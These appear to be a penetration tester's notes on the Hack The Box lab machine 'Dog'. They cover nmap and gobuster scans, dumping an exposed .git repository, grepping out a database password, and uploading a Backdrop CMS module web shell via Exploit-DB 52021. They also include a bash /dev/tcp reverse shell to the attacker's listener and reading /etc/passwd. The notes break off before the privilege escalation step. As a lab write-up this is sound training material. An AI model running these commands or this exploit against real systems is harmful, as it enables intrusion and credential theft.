
Dog


Monday, May 26, 2025 1:23 AM

1. nmap
2. gobuster
3. .git download
4. find username and password
5. web login as admin
6. upload shell.php and get www shell
7. find username and ssh login with previous password
8. sudo -l and privesc using 'bee'


nmap



```
┌──(kali㉿kali)-[~/Desktop/htb/dog]
└─$ cat nmap
# Nmap 7.95 scan initiated Mon May 26 01:04:20 2025 as: /usr/lib/nmap/nmap --privileged -A -T4 -p- -oN
47
Nmap scan report for 10.129.61.147
Host is up (0.024s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
|   256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
|_  256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Backdrop CMS 1 (https://backdropcms.org)
| http-git:
|   10.129.61.147:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: todo: customize url aliases.  reference:https://docs.backdro...
| http-title: Home | Dog
```




```
┌──(kali㉿kali)-[~/Desktop/htb/dog]
└─$ cat gobuster
/modules              (Status: 301) [Size: 316] [--> http://10.129.61.147/modules/]
/.php                 (Status: 403) [Size: 278]
/.html                (Status: 403) [Size: 278]
/themes               (Status: 301) [Size: 315] [--> http://10.129.61.147/themes/]
/.htm                 (Status: 403) [Size: 278]
/files                (Status: 301) [Size: 314] [--> http://10.129.61.147/files/]
/sites                (Status: 301) [Size: 314] [--> http://10.129.61.147/sites/]
/core                 (Status: 301) [Size: 313] [--> http://10.129.61.147/core/]
/.htaccess            (Status: 403) [Size: 278]
/.phtml               (Status: 403) [Size: 278]
/layouts              (Status: 301) [Size: 316] [--> http://10.129.61.147/layouts/]
/.htc                 (Status: 403) [Size: 278]
/.html_var_DE         (Status: 403) [Size: 278]
/server-status        (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/.git                 (Status: 301) [Size: 313] [--> http://10.129.61.147/.git/]
/.html.               (Status: 403) [Size: 278]
```




```
┌──(kali㉿kali)-[~/Desktop/htb/dog/src]
└─$ git-dumper http://10.129.61.147/.git/ .
Warning: Destination '.' is not empty
[-] Testing http://10.129.61.147/.git/HEAD [200]
[-] Testing http://10.129.61.147/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://10.129.61.147/.gitignore [404]
[-] http://10.129.61.147/.gitignore responded with status code 404
[-] Fetching http://10.129.61.147/.git/ [200]
```

There is a root user.



```
0000000000000000000000000000000000000000 8204779c764abd4c9d8d95038b6d22b6a7515afa root <dog@dog.htb> 1738963331 +0000	commit (initial): todo: customize url
aliases. reference:https://docs.backdropcms.org/documentation/url-aliases
```


We found user tiffany.




```
┌──(kali㉿kali)-[~/…/src/files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active]
└─$ cat update.settings.json
{
    "_config_name": "update.settings",
    "_config_static": true,
    "update_cron": 1,
    "update_disabled_extensions": 0,
    "update_interval_days": 0,
    "update_url": "",
    "update_not_implemented_url": "https://github.com/backdrop-ops/backdropcms.org/issues/22",
    "update_max_attempts": 2,
    "update_timeout": 30,
    "update_emails": [
        "tiffany@dog.htb"
    ],
    "update_threshold": "all",
```

grep -r -i -E "user|username|password|passwd|api key|key|root|tiffany" . > output.txt

We find root user and password.




```
┌──(kali㉿kali)-[~/Desktop/htb/dog/src]
└─$ cat output2.txt| grep -i 'root:'
```



```
./output.txt:./settings.php:$database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';
```

settings.php:$database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';

Login to web tiffany:BackDropJ2024DS2024. We are admin.



Dashboard


WELCOME TO BACKDROP CMS!

Here are some links to help get you started:

Get started
- View the home page
- Add a logo or change the site name
- Customize the current theme
- Find a new theme for your site

Next steps
- Edit the *About* page
- Create a new Post
- Update the *Primary navigation* menu
- Modify the layout for your home page

More actions
- Turn existing modules on or off
- Add new modules for more functionality
- Read the online user guide
- Visit the Backdrop CMS Forum



Install themes

The Zip PHP extension is not loaded on your server. You will not be able to download any projects using Project Installer until this is fixed.


Encountered an error when trying to fetch results from Backdrop. Error 0 : php_network_getaddresses: getaddrinfo failed: Temporary failure in name resolution

Showing 0 to 0 of 0.

No results found.

Installation queue is empty.

It only accept tar.gz file.



Enter project names, one name per line. Names must only contain lowercase letters, numbers, and underscores.

Upload a module, theme, or layout archive to install


Upload a module, theme, or layout archive to install

No file selected.

For example: *name.tar.gz* from your local computer


Google "backdrop exploit"
https://www.exploit-db.com/exploits/52021

Download exploit and tar zip it.



```
┌──(kali㉿kali)-[~/Desktop/htb/dog/new]
└─$ mv 52021 52021.py

┌──(kali㉿kali)-[~/Desktop/htb/dog/new]
└─$ python 52021.py
Usage: python script.py [url]

┌──(kali㉿kali)-[~/Desktop/htb/dog/new]
└─$ python 52021.py http://10.129.61.147/
Backdrop CMS 1.27.1 - Remote Command Execution Exploit
Evil module generating...
Evil module generated! shell.zip
Go to http://10.129.61.147//admin/modules/install and upload the shell.zip for Manual Installation.
Your shell address: http://10.129.61.147//modules/shell/shell.php

┌──(kali㉿kali)-[~/Desktop/htb/dog/new]
└─$ ls
52021.py  shell  shell.zip

┌──(kali㉿kali)-[~/Desktop/htb/dog/new]
└─$ tar -czf shell.tar.gz shell

┌──(kali㉿kali)-[~/Desktop/htb/dog/new]
└─$ ls
52021.py  shell  shell.tar.gz  shell.zip
```

Upload the file.



Update manager


Installation was completed successfully.

shell

- Installed *shell* successfully


Next steps

- Enable newly added modules
- Browse more modules




```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Reverse shell




```
bash -c 'bash -i >& /dev/tcp/10.10.14.126/9001 0>&1'
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```




```
┌──(kali㉿kali)-[~/Desktop/htb/dog/new]
└─$ nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.61.147 34174
bash: cannot set terminal process group (1011): Inappropriate ioctl for device
bash: no job control in this shell
www-data@dog:/var/www/html/modules/shell$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@dog:/var/www/html/modules/shell$
```

List users




```
www-data@dog:/var/www/html/modules/shell$ cat /etc/passwd | grep sh$
cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
